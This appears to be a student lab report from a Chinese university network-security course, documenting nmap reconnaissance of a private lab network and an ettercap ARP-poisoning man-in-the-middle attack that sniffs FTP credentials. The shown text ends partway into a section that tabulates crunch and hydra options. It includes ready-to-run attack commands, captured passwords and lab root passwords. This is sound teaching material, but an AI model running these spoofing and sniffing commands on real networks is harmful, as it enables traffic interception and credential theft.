

# 第一次实验报告

课程名称	网络安全实验				
学生姓名	赵伯侯	学号	2021302181156	指导老师	陈治宏
专业	信安	班级	6	实验时间	2024-3-28

## 一、实验介绍

### ① 实验名称：网络侦察实验

### ② 试验任务

- 任务一：使用 nmap、ettercap 进行网络侦察和密码嗅探
- 任务二：使用 crunch、hydra 暴力破解 ssh 服务登陆密码
- 任务三：使用 ssh 登陆目标机，获得敏感信息
- 任务四：获取目标网站的 webshell 权限，控制目标机，获得敏感信息

### ③ 实验目的

了解网络侦查、信息收集、漏洞挖掘和利用的基本概念以及常用的信息收集和安全漏洞扫描工具，认知常见的网络侦查手段和企业网络安全漏洞。

掌握 nmap 工具的功能和操作方法，并能够分析检测结果，能够运用这些工具解决目标网络信息探测、漏洞挖掘等常见的安全问题。

了解 ettercap 嗅探工具的基本功能，掌握常见的嗅探相关服务和应用的用户名和密码的方法。

了解 crunch 的基本功能，掌握利用 crunch 生成密码字典文件的方法。

了解 hydra 密码爆破工具的基本功能和使用方法，掌握常见的爆破服务和应用的用户名和密码的方法。

熟悉网站 webshell 的概念，理解上传 webshell、获取 webshell 权限的意义和方法，掌握获取 webshell 权限基础上控制目标机的方法。

通过 nmap、ettercap、crunch 和 hydra 等工具的学习和使用，能够融会贯通，掌握相关服务如 ftp、web 等漏洞挖掘、渗透、攻击和利用的原理和方法，掌握自主学习和实践主流企业网络扫描工具的功能、操作技巧、检测结果分析、网络侦查、漏洞挖掘的常用方法，具备企业复杂网络信息安全管理的专业能力和终身学习能力

### ④ 实验工具


- Nmap(集成于 kali linux)
- ettercap(集成于 kaili linux)
- crunch(集成于 kali linux)
- hydra(集成于 kali linux)
- firefox(54.2.0)

⑤ 实验环境

操作系统	IP 地址	服务器角色	登陆账户密码
kali Linux	192.168.1.2	操作机	用户名: root 密码: Simplexue123
CentOS7	192.168.1.3	目标机	用户名: root 密码: Simplexue123
Windows2012	192.168.1.4	目标机	用户名: administrator 密码: Simplexue123

⑥ 实验拓扑图

本实验所用到的实验拓扑图如下图所示



二、实验内容

1.任务一

【任务描述】

利用 kali 集成的扫描工具 **nmap**，对网络进行探测，收集目标网络存活的主机信息，收集主机开放的服务信息。

利用 kali 集成的嗅探工具 **ettercap**，对 FTP 服务进行嗅探，获取目标主机的 ftp 登录密码（提交嗅探到的 ftp 登录密码）。

【实验目标】

了解网络侦查、信息收集、漏洞挖掘和利用的基本概念以及常用的信息收集和安全漏洞扫描工具，认知常见的网络侦查手段和企业网络安全漏洞。

掌握 **nmap** 工具的功能和操作方法，并能够分析检测结果，能够运用这些工具解决目标网络信息探测、漏洞挖掘等常见的安全问题。

了解 **ettercap** 嗅探工具的基本功能，掌握常见的嗅探相关服务和应用的用户名和密码的方法。

【实验工具】

Nmap（集成于 kali linux）

**nmap** 是一款非常强大的主机发现和端口扫描工具，而且 **nmap** 运用自带的脚本，还能完成漏洞检测，同时支持多平台。

**nmap** 中支持的指令如下表所示

-sT	TCP connect() 扫描，这是最基本的 TCP 扫描方式。这种扫描很容易被检测到，在目标主机的日志中会记录大批的连接请求以及错误信息。
-----	---

-sS	TCP 同步扫描 (TCP SYN), 因为不必全部打开一个 TCP 连接, 所以这项技术通常称为半开扫描 (half-open)。这项技术最大的好处是, 很少有系统能够把这记入系统日志。不过, 你需要 root 权限来定制 SYN 数据包。
-sF, -sX, -sN	秘密 FIN 数据包扫描、圣诞树 (Xmas Tree)、空 (Null) 扫描模式。这些扫描方式的理论依据是: 关闭的端口需要对你的探测包回应 RST 包, 而打开的端口必需忽略有问题的包
-sP	ping 扫描, 用 ping 方式检查网络上哪些主机正在运行。当主机阻塞 ICMP echo 请求包是 ping 扫描是无效的。nmap 在任何情况下都会进行 ping 扫描, 只有目标主机处于运行状态, 才会进行后续的扫描。
-sU	UDP 的数据包进行扫描, 如果你想知道在某台主机上提供哪些 UDP (用户数据报协议, RFC768) 服务, 可以使用此选项。
-sA	ACK 扫描, 这项高级的扫描方法通常可以用来穿过防火墙。
-sW	滑动窗口扫描, 非常类似于 ACK 的扫描。
-sR	RPC 扫描, 和其它不同的端口扫描方法结合使用。
-b	FTP 反弹攻击 (bounce attack), 连接到防火墙后面的一台 FTP 服务器做代理, 接着进行端口扫描。
-P0	在扫描之前, 不 ping 主机。
-PT	扫描之前, 使用 TCP ping 确定哪些主机正在运行。
-PS	对于 root 用户, 这个选项让 nmap 使用 SYN 包而不是 ACK 包来对目标主机进行扫描。
-PI	设置这个选项, 让 nmap 使用真正的 ping(ICMP echo 请求) 来扫描目标主机是否正在运行。
-PB	这是默认的 ping 扫描选项。它使用 ACK(-PT) 和 ICMP(-PI) 两种扫描类型并行扫描。如果防火墙能够过滤其中一种包, 使用这种方法, 你就能够穿过防火墙。
-O	这个选项激活对 TCP/IP 指纹特征 (fingerprinting) 的扫描, 获得远程主机的标志, 也就是操作系统类型。
-I	打开 nmap 的反向标志扫描功能。
-f	使用碎片 IP 数据包发送 SYN、FIN、XMAS、NULL。包增加包过滤、入侵检测系统的难度, 使其无法知道你的企图。
-v	冗余模式。强烈推荐使用这个选项, 它会给出扫描过程中的详细信息。
-S <IP>	在一些情况下, nmap 可能无法确定你的源地址 (nmap 会告诉你)。在这种情况下使用这个选项给出你的 IP 地址。
-g port	设置扫描的源端口。一些天真的防火墙和包过滤器的规则集允许源端口为 DNS(53) 或者 FTP-DATA(20) 的包通过和实现连接。显然, 如果攻击者把源端口修改为 20 或者 53, 就可以摧毁防火墙的防护。
-oN	把扫描结果重定向到一个可读的文件 logfilefilename 中。
-oS	扫描结果输出到标准输出。
--host_timeout	设置扫描一台主机的时间, 以毫秒为单位。默认的情况下, 没有超时限制。

--max_rtt_timeout	设置对每次探测的等待时间，以毫秒为单位。如果超过这个时间限制就重传或者超时。默认值是大约 9000 毫秒。
--min_rtt_timeout	设置 nmap 对每次探测至少等待你指定的时间，以毫秒为单位。
-M count	置进行 TCP connect() 扫描时，最多使用多少个套接字进行并行的扫描。

ettercap（集成于 kali linux）  
ettercap 是一款强大的嗅探工具。 有着如下表所示的 mitm 方法

ARP	ARP 欺骗
ICMP	发送 ICMP 数据包重定向到 kali,然后由 kali 转发(只有受害者发出的数据包经过 kali)
DHCP	发送 DHCP 数据包，让受害者认为 kali 是路由器（只有受害者发出的数据包经过 kali）
Swith Port Stealing	ARP 静态绑定欺骗
NDP	ipv6 协议欺骗技术

### 【操作步骤】

在 Kali linux 操作系统中打开操作终端，并使用 nmap 命令扫描 192.168.1.0 网段的存活主机，并探测该网段存活主机的开放端口、服务、操作系统及版本信息。

#### ① 存活主机扫描

可以使用 nmap 中提供的-sP 参数进行 ping 扫描，用 ping 方式检查网络上哪些主机正在运行。当主机阻塞 ICMP echo 请求包是 ping 扫描是无效的。nmap 在任何情况下都会进行 ping 扫描，只有目标主机处于运行状态，才会进行后续的扫描。

Ping 是最常用的一种扫描方式，使用 nmap 扫描时只需要加入-sP 即可进行 ping 扫描；Ping 扫描的优点是不会返回太多无用的结果，结果分析比较高效，缺点是部分设备有时扫不到，需要多次扫描。

扫描存活主机的结果如下图所示

```

root@simpleedu:~/Desktop# nmap -sP 192.168.1.0/24

Starting Nmap 7.60 ( https://nmap.org ) at 2024-03-27 06:23 EDT
Nmap scan report for host-192-168-1-3.openstacklocal (192.168.1.3)
Host is up (0.00060s latency).
MAC Address: FA:16:3E:E1:98:65 (Unknown)
Nmap scan report for host-192-168-1-4.openstacklocal (192.168.1.4)
Host is up (0.00056s latency).
MAC Address: FA:16:3E:26:82:6E (Unknown)
Nmap scan report for host-192-168-1-2.openstacklocal (192.168.1.2)
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 3.73 seconds
root@simpleedu:~/Desktop#

```

由此可得，三台存活主机的 IP 地址分别为：  
192.168.1.2 、 192.168.1.3 、 192.168.1.4

#### ② 探测存活主机的开放端口及服务

使用 nmap 中提供的参数-sV 可以对确定 IP 的存活主机的开放端口和服务进行探测，探测 192.168.1.2 结果如下图所示

```

Completed SYN Stealth Scan at 06:25, 0.28s elapsed (200 total ports)
Nmap scan report for host-192-168-1-3.openstacklocal (192.168.1.3)
Host is up (0.00047s latency).
Not shown: 97 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
3389/tcp  open  ms-wbt-server
MAC Address: FA:16:3E:E1:98:65 (Unknown)

Nmap scan report for host-192-168-1-4.openstacklocal (192.168.1.4)
Host is up (0.00060s latency).
Not shown: 98 filtered ports
PORT      STATE SERVICE
80/tcp    open  http
3389/tcp  open  ms-wbt-server
MAC Address: FA:16:3E:26:82:6E (Unknown)

Initiating SYN Stealth Scan at 06:25
Scanning host-192-168-1-2.openstacklocal (192.168.1.2) [100 ports]
Discovered open port 3389/tcp on 192.168.1.2
Discovered open port 22/tcp on 192.168.1.2
Increasing send delay for 192.168.1.2 from 0 to 5 due to 43 out of 143 dropped probes since last increase
Completed SYN Stealth Scan at 06:25, 1.45s elapsed (100 total ports)
Nmap scan report for host-192-168-1-2.openstacklocal (192.168.1.2)
Host is up (0.000070s latency).
Not shown: 98 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
3389/tcp  open  ms-wbt-server

Read data files from: /usr/bin/./share/nmap
Nmap done: 256 IP addresses (3 hosts up) scanned in 13.55 seconds
Raw packets sent: 1156 (42.704KB) | Rcvd: 519 (21.412KB)
root@simpleedu:~/Desktop#

```

探测 192.168.1.3 结果如下图所示

```

root@simpleedu:~/Desktop# nmap -sV -v 192.168.1.3

Starting Nmap 7.60 ( https://nmap.org ) at 2024-03-27 06:28 EDT
NSE: Loaded 42 scripts for scanning.
Initiating ARP Ping Scan at 06:28
Scanning 192.168.1.3 [1 port]
Completed ARP Ping Scan at 06:28, 0.22s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 06:28
Completed Parallel DNS resolution of 1 host. at 06:28, 0.00s elapsed
Initiating SYN Stealth Scan at 06:28
Scanning host-192-168-1-3.openstacklocal (192.168.1.3) [1000 ports]
Discovered open port 3389/tcp on 192.168.1.3
Discovered open port 21/tcp on 192.168.1.3
Discovered open port 22/tcp on 192.168.1.3
Completed SYN Stealth Scan at 06:28, 1.25s elapsed (1000 total ports)
Initiating Service scan at 06:28
Scanning 3 services on host-192-168-1-3.openstacklocal (192.168.1.3)
Completed Service scan at 06:28, 6.01s elapsed (3 services on 1 host)
NSE: Script scanning 192.168.1.3.
Initiating NSE at 06:28

Completed NSE at 06:28, 0.00s elapsed
Nmap scan report for host-192-168-1-3.openstacklocal (192.168.1.3)
Host is up (0.00060s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 3.0.2
22/tcp    open  ssh          OpenSSH 7.4 (protocol 2.0)
3389/tcp  open  ms-wbt-server xrdp
MAC Address: FA:16:3E:E1:98:65 (Unknown)
Service Info: OS: Unix

Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.98 seconds
Raw packets sent: 1001 (44.028KB) | Rcvd: 1001 (40.040KB)
root@simpleedu:~/Desktop#

```



探测 192.168.1.4 结果如下图所示

```
root@simpleedu:~/Desktop# nmap -sV -v 192.168.1.4

Starting Nmap 7.60 ( https://nmap.org ) at 2024-03-27 06:32 EDT
NSE: Loaded 42 scripts for scanning.
Initiating ARP Ping Scan at 06:32
Scanning 192.168.1.4 [1 port]
Completed ARP Ping Scan at 06:32, 0.23s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 06:32
Completed Parallel DNS resolution of 1 host. at 06:32, 0.00s elapsed
Initiating SYN Stealth Scan at 06:32
Scanning host-192-168-1-4.openstacklocal (192.168.1.4) [1000 ports]
Discovered open port 80/tcp on 192.168.1.4
Discovered open port 3389/tcp on 192.168.1.4
Completed SYN Stealth Scan at 06:32, 17.05s elapsed (1000 total ports)
Initiating Service scan at 06:32
Scanning 2 services on host-192-168-1-4.openstacklocal (192.168.1.4)
Completed Service scan at 06:35, 151.18s elapsed (2 services on 1 host)
NSE: Script scanning 192.168.1.4.
Initiating NSE at 06:35
Completed NSE at 06:35, 3.34s elapsed
Initiating NSE at 06:35
Completed NSE at 06:35, 1.01s elapsed
Nmap scan report for host-192-168-1-4.openstacklocal (192.168.1.4)
Host is up (0.00063s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Apache httpd 2.4.18 ((Win32) OpenSSL/1.0.2e PHP/5.5.30)
3389/tcp  open  ms-wbt-server
MAC Address: FA:16:3E:26:82:6E (Unknown)

Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 173.21 seconds
Raw packets sent: 3010 (132.424KB) | Rcvd: 16 (688B)
root@simpleedu:~/Desktop#
```

### ③ 探测存活主机的操作系统及版本信息

使用 nmap 中的 -O 参数进行探测

探测 ip 为 192.168.1.2 的操作机的结果如下图所示

```
root@simpleedu:~/Desktop# nmap -O 192.168.1.2

Starting Nmap 7.60 ( https://nmap.org ) at 2024-03-28 09:00 EDT
Nmap scan report for 192.168.1.2
Host is up (0.0000030s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
3389/tcp  open  ms-wbt-server
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.8 - 4.9
Network Distance: 0 hops

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.99 seconds
```

可以看出该 ip 的操作机能够被正确识别为 Linux3.8-4.9。

探测 ip 为 192.168.1.3 的目标机的结果如下图所示

```
root@simpleedu:~/Desktop# nmap -O -v 192.168.1.3

Starting Nmap 7.60 ( https://nmap.org ) at 2024-03-27 06:37 EDT
Initiating ARP Ping Scan at 06:37
Scanning 192.168.1.3 [1 port]
Completed ARP Ping Scan at 06:37, 0.22s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 06:37
Completed Parallel DNS resolution of 1 host. at 06:37, 0.00s elapsed
Initiating SYN Stealth Scan at 06:37
Scanning host-192-168-1-3.openstacklocal (192.168.1.3) [1000 ports]
Discovered open port 22/tcp on 192.168.1.3
Discovered open port 3389/tcp on 192.168.1.3
Discovered open port 21/tcp on 192.168.1.3
Completed SYN Stealth Scan at 06:37, 1.25s elapsed (1000 total ports)
Initiating OS detection (try #1) against host-192-168-1-3.openstacklocal (192.168.1.3)
adjust timeouts2: packet supposedly had rtt of -175811 microseconds. Ignoring time.
adjust timeouts2: packet supposedly had rtt of -175811 microseconds. Ignoring time.
Retrying OS detection (try #2) against host-192-168-1-3.openstacklocal (192.168.1.3)
Retrying OS detection (try #3) against host-192-168-1-3.openstacklocal (192.168.1.3)
adjust timeouts2: packet supposedly had rtt of -175613 microseconds. Ignoring time.
adjust timeouts2: packet supposedly had rtt of -175613 microseconds. Ignoring time.
adjust timeouts2: packet supposedly had rtt of -175815 microseconds. Ignoring time.
adjust timeouts2: packet supposedly had rtt of -175815 microseconds. Ignoring time.
adjust timeouts2: packet supposedly had rtt of -175853 microseconds. Ignoring time.
adjust timeouts2: packet supposedly had rtt of -175853 microseconds. Ignoring time.
adjust timeouts2: packet supposedly had rtt of -175775 microseconds. Ignoring time.
adjust timeouts2: packet supposedly had rtt of -175775 microseconds. Ignoring time.
```

```

Retrying OS detection (try #4) against host-192-168-1-3.openstacklocal (192.168.1.3)
Retrying OS detection (try #5) against host-192-168-1-3.openstacklocal (192.168.1.3)
adjust_timeouts2: packet supposedly had rtt of -175649 microseconds. Ignoring time.
adjust_timeouts2: packet supposedly had rtt of -175649 microseconds. Ignoring time.
Nmap scan report for host-192-168-1-3.openstacklocal (192.168.1.3)
Host is up (0.00043s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
3389/tcp  open  ms-wbt-server
MAC Address: FA:16:3E:E1:98:65 (Unknown)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.60%E=4%D=3/27%OT=21%CT=1%CU=31565%PV=Y%DS=1%DC=D%G=Y%M=FA163E%T
OS:M=6603F6F1NP=x86_64_pc_linux-gnu)SEQ(SP=101%GCD=1%ISR=10C%TI=Z%TS=A)SEQ(
OS:SP=101%GCD=1%ISR=10C%TI=Z%CI=1%TS=A)SEQ(SP=101%GCD=1%ISR=10C%TI=Z%CI=RD%
OS:II=1%TS=A)OPS(O1=M582ST11NW7%O2=M582ST11NW7%O3=M582NNT11NW7%O4=M582ST11N
OS:W7%O5=M582ST11NW7%O6=M582ST11)WIN(W1=6D38%W2=6D38%W3=6D38%W4=6D38%W5=6D3
OS:8%W6=6D38)ECN(R=Y%DF=Y%T=40%W=6E28%O=M582NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40
OS:%S=0%A=S+F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=
OS:%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+F=AR%O=RD=0%Q=)T6(R=Y%DF=Y%T=40%
OS:W=0%S=A%A=Z%F=R%O=RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+F=AR%O=RD=0%Q=
OS:JUI(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%
OS:DFI=N%T=40%CD=S)

Uptime guess: 0.012 days (since Wed Mar 27 06:19:43 2024)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=257 (Good luck!)
IP ID Sequence Generation: All zeros

Read data files from: /usr/bin/../share/nmap
OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.50 seconds
Raw packets sent: 1176 (61.690KB) | Rcvd: 1136 (55.046KB)
root@simpleedu:~/Desktop#

```

由图可知该 ip 的目标机不能够被正确识别出操作系统及其版本信息

探测 ip 为 192.168.1.4 的目标机的结果如下图所示

```

root@simpleedu:~/Desktop# nmap -O -v 192.168.1.4

Starting Nmap 7.60 ( https://nmap.org ) at 2024-03-27 06:39 EDT
Initiating ARP Ping Scan at 06:39
Scanning 192.168.1.4 [1 port]
Completed ARP Ping Scan at 06:39, 0.22s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 06:39
Completed Parallel DNS resolution of 1 host. at 06:39, 0.00s elapsed
Initiating SYN Stealth Scan at 06:39
Scanning host-192-168-1-4.openstacklocal (192.168.1.4) [1000 ports]
Discovered open port 3389/tcp on 192.168.1.4
Discovered open port 80/tcp on 192.168.1.4
Completed SYN Stealth Scan at 06:40, 16.30s elapsed (1000 total ports)
Initiating OS detection (try #1) against host-192-168-1-4.openstacklocal (192.168.1.4)
Retrying OS detection (try #2) against host-192-168-1-4.openstacklocal (192.168.1.4)
Nmap scan report for host-192-168-1-4.openstacklocal (192.168.1.4)
Host is up (0.00067s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
80/tcp    open  http
3389/tcp  open  ms-wbt-server
MAC Address: FA:16:3E:26:82:6E (Unknown)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Microsoft Windows Server 2012 or Windows Server 2012 R2 (97%), Microsoft Windows 7 Professional (91%), Microsoft Windows Server 2012 R2 (90%), Microsoft Windows 8.1 R1 (90%), Microsoft Windows Server 2008 or 2008 Beta 3 (90%), Microsoft Windows Server 2008 R2 or Microsoft Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7 (90%), Microsoft Windows Vista Service Pack 2 (90%)

No exact OS matches for host (test conditions non-ideal).
Uptime guess: 0.018 days (since Wed Mar 27 06:14:37 2024)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=263 (Good luck!)
IP ID Sequence Generation: Incremental

Read data files from: /usr/bin/../share/nmap
OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.28 seconds
Raw packets sent: 3102 (141.656KB) | Rcvd: 36 (1.816KB)
root@simpleedu:~/Desktop#

```

由上图可知该 ip 的目标机虽然没有直接识别，但是给出了其可能的操作系统的列举，该操作系统有 97%的可能是 Windows Server 2012 or Windows Server 2012 R2

#### ④ 获取 ftp 用户名和密码

该步骤使用工具 **ettercap** 完成，该工具常用的指令参数如下表所示

-I	显示可用网卡
-i	选择网卡
-t	协议选择，tcp/udp/all
-p	不进行毒化攻击，只用来嗅探
-F	载入过滤器文件
-V text	将数据包以文本形式显示在屏幕上
ettercap -Tzq	以命令行显示，只嗅探本地数据包，只显示捕捉到的用户名和密码以及其他信息

在本次实验中使用的是 ARP 毒化的中间人攻击，就是伪造 MAC 地址与 IP 的对应关系，实现 ARP 欺骗，能够在网络中产生大量的 ARP 通信量使网络阻塞，攻击者只要持续不断的发出伪造的 ARP 响应包就能更改目标主机 ARP 缓存中的 IP-MAC 条目，造成网络中断或中间人攻击，导致数据包由中间人转手出去。

执行如下命令，在 eth1 网卡上用自己的 filter 嗅探 ip 为 192.168.1.3 主机在 21 端口上的所有通信，并把所有的数据包保存成文件名为“sniffeddata”的文件

```
ettercap -i eth1 -Tq -L sniffeddata -M arp:remote //192.168.1.3/21//
```

得到的结果如下图所示

```
root@simpleedu:~/Desktop# ettercap -i eth1 -Tq -L sniffeddata -M arp:remote //192.168.1.3/21//
ettercap 0.8.2 copyright 2001-2015 Ettercap Development Team

Listening on:
  eth1 -> FA:16:3E:15:23:03
          192.168.1.2/255.255.254.0
          fe80::f816:3eff:fe15:2303/64

SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Ettercap might not work correctly. /proc/sys/net/ipv6/conf/eth1/use_tempaddr is not set to 0.
Privileges dropped to EUID 65534 EUID 65534...

 33 plugins
 42 protocol dissectors
 57 ports monitored
20388 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!

Randomizing 511 hosts for scanning...
Scanning the whole netmask for 511 hosts...
* |=====| 100.00 %

Scanning for merged targets (1 hosts)...
* |=====| 100.00 %

3 hosts added to the hosts list...

3 hosts added to the hosts list...

ARP poisoning victims:

GROUP 1 : 192.168.1.3 FA:16:3E:E1:98:65
GROUP 2 : ANY (all the hosts in the list)
Starting Unified sniffing...

Text only Interface activated...
Hit 'h' for inline help

FTP : 192.168.1.3:21 -> USER: ftp PASS: ftp123
FTP : 192.168.1.3:21 -> USER: hacker PASS: 123456

User requested a CTRL+C... (deprecated, next time use proper shutdown)
root@simpleedu:~/Desktop#
```

在找到用户名 ftp 的密码之后停止执行，得到实验结果“ftp123”




该任务也可以通过可视化 ettercap 工具的形式来完成，如下所示  
首先查看本机的攻击网卡如下图所示

```
root@simpleedu:~/Desktop# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fec0::5054:ff:fe12:3456 prefixlen 64 scopeid 0x40<site>
    inet6 fe80::5054:ff:fe12:3456 prefixlen 64 scopeid 0x20<link>
    ether 52:54:00:12:34:56 txqueuelen 1000 (Ethernet)
    RX packets 1892 bytes 133292 (130.1 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 29313 bytes 2346762 (2.2 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1450
    inet 192.168.1.2 netmask 255.255.254.0 broadcast 192.168.1.255
    inet6 fe80::1010:5e1:fe15:2303 prefixlen 64 scopeid 0x20<link>
    ether fa:16:3e:15:23:03 txqueuelen 1000 (Ethernet)
    RX packets 121237 bytes 44974611 (42.8 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 121377 bytes 10764256 (10.2 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
```

由 IP 地址 192.168.1.2 可知在 Sniff 中选择 eth1 网卡



然后使用组合键 **ctrl+s** 完成主机探测结果如下图所示

```
Lua: no scripts were specified, not starting up!
Starting Unified sniffing...

Unified sniffing already started...
Randomizing 511 hosts for scanning...
Scanning the whole netmask for 511 hosts...
3 hosts added to the hosts list...
```

探测完毕后使用组合键 **ctrl+h** 查看主机列表，得到的结果如下图所示

Host List *		
IP Address	MAC Address	Description
192.168.0.10	FA:16:3E:0C:71:45	
192.168.1.3	FA:16:3E:E1:98:65	
192.168.1.4	FA:16:3E:26:82:6E	

因为在探测过程中得到 192.168.1.3 开启了 ftp 服务，因此选择该主机作为目标机，将该主机加入对应的 target 如下图所示

```

Scanning the whole netmask for 511 hosts...
3 hosts added to the hosts list...
Host 192.168.1.3 added to TARGET1
Host 192.168.1.3 added to TARGET2
Host 192.168.1.4 added to TARGET1
Host 192.168.1.4 added to TARGET1
Host 192.168.1.4 added to TARGET2

```

在攻击之前将 ip\_forward 的值修改为 1,因为 ip 转发功能为 0 则无法进行 ARP 攻击,如下图所示

```

root@simpleedu:~/Desktop# more /proc/sys/net/ipv4/ip_forward
0
root@simpleedu:~/Desktop# echo 1 > /proc/sys/net/ipv4/ip_forward
root@simpleedu:~/Desktop# more /proc/sys/net/ipv4/ip_forward
1
root@simpleedu:~/Desktop#

```

然后在 ettercap 的 Mitm 部分进行攻击



得到的结果在可视化界面中查看如下图所示

```

Host 192.168.1.3 added to TARGET2
FTP : 192.168.1.3:21 -> USER: hacker PASS: 123456
FTP : 192.168.1.3:21 -> USER: ftp PASS: ftp123
FTP : 192.168.1.3:21 -> USER: hacker PASS: 123456
FTP : 192.168.1.3:21 -> USER: hacker PASS: 123456
FTP : 192.168.1.3:21 -> USER: hacker PASS: 123456
FTP : 192.168.1.3:21 -> USER: ftp PASS: ftp123

```

得到用户 ftp 的密码为 ftp123

## 2.任务二、

### 【任务描述】

利用 kali 集成的 crunch 工具,生成密码字典文件。

使用 hydra 工具暴力破解 ssh 服务的登陆密码,以便完全控制目标主机系统。

### 【实验目标】

了解 crunch 的基本功能,掌握利用 crunch 生成密码字典文件的方法。

了解 hydra 密码爆破工具的基本功能和使用方法,掌握常见的爆破服务和应用的用户名和密码的方法。

通过 crunch 和 hydra 等工具的学习和使用,掌握字典文件的生成、破解密码等常用的漏洞挖掘和利用技术,具备熟练的漏洞挖掘和防攻击能力。

## 【实验工具】

crunch（集成于 kali linux）

crunch 是创建密码字典工具，按照指定的规则生成密码字典，可以根据情况灵活的生成字典，其用法参数如下表所示

-b	指定文件输出的大小，避免字典文件过大
-c	指定文件输出的行数，即包含密码的个数
-d	限制相同元素出现的次数
-e	定义停止字符，即到该字符串就停止生成
-f	调用库文件（/etc/share/crunch/charset.lst）
-i	改变输出格式，即 aaa,aab -> aaa,baa
-I	通常与-t 联合使用，表明该字符为实义字符
-m	通常与-p 搭配
-o	将密码保存到指定文件
-p	指定元素以组合的方式进行
-q	读取密码文件，即读取 pass.txt
-r	定义重某一字符串重新开始
-s	指定一个开始的字符，即从自己定义的密码 xxxx 开始
-t	指定密码输出的格式
-u	禁止打印百分比（必须为最后一个选项）
-z	压缩生成的字典文件，支持 gzip,bzip2,lzma,7z

hydra（集成于 kali linux）

Hydra 是一款由著名的黑客组织 THC 开发的开源暴力破解工具，支持大部分协议的在线密码破解，是网络安全·渗透测试必备的一款工具。其具体参数含义如下表所示：

-l	login 小写，指定用户名进行破解
-L	file 大写，指定用户的用户名字典
-p	pass 小写，用于指定密码破解，很少使用，一般采用密码字典。
-P	file 大写，用于指定密码字典。
-e	ns 额外的选项，n：空密码试探，s：使用指定账户和密码试探
-M	file 指定目标 ip 列表文件，批量破解。
-o	file 指定结果输出文件
-f	找到第一对登录名或者密码的时候中止破解。
-t	tasks 同时运行的线程数，默认是 16
-w	time 设置最大超时时间，单位
-v	-V 显示详细过程
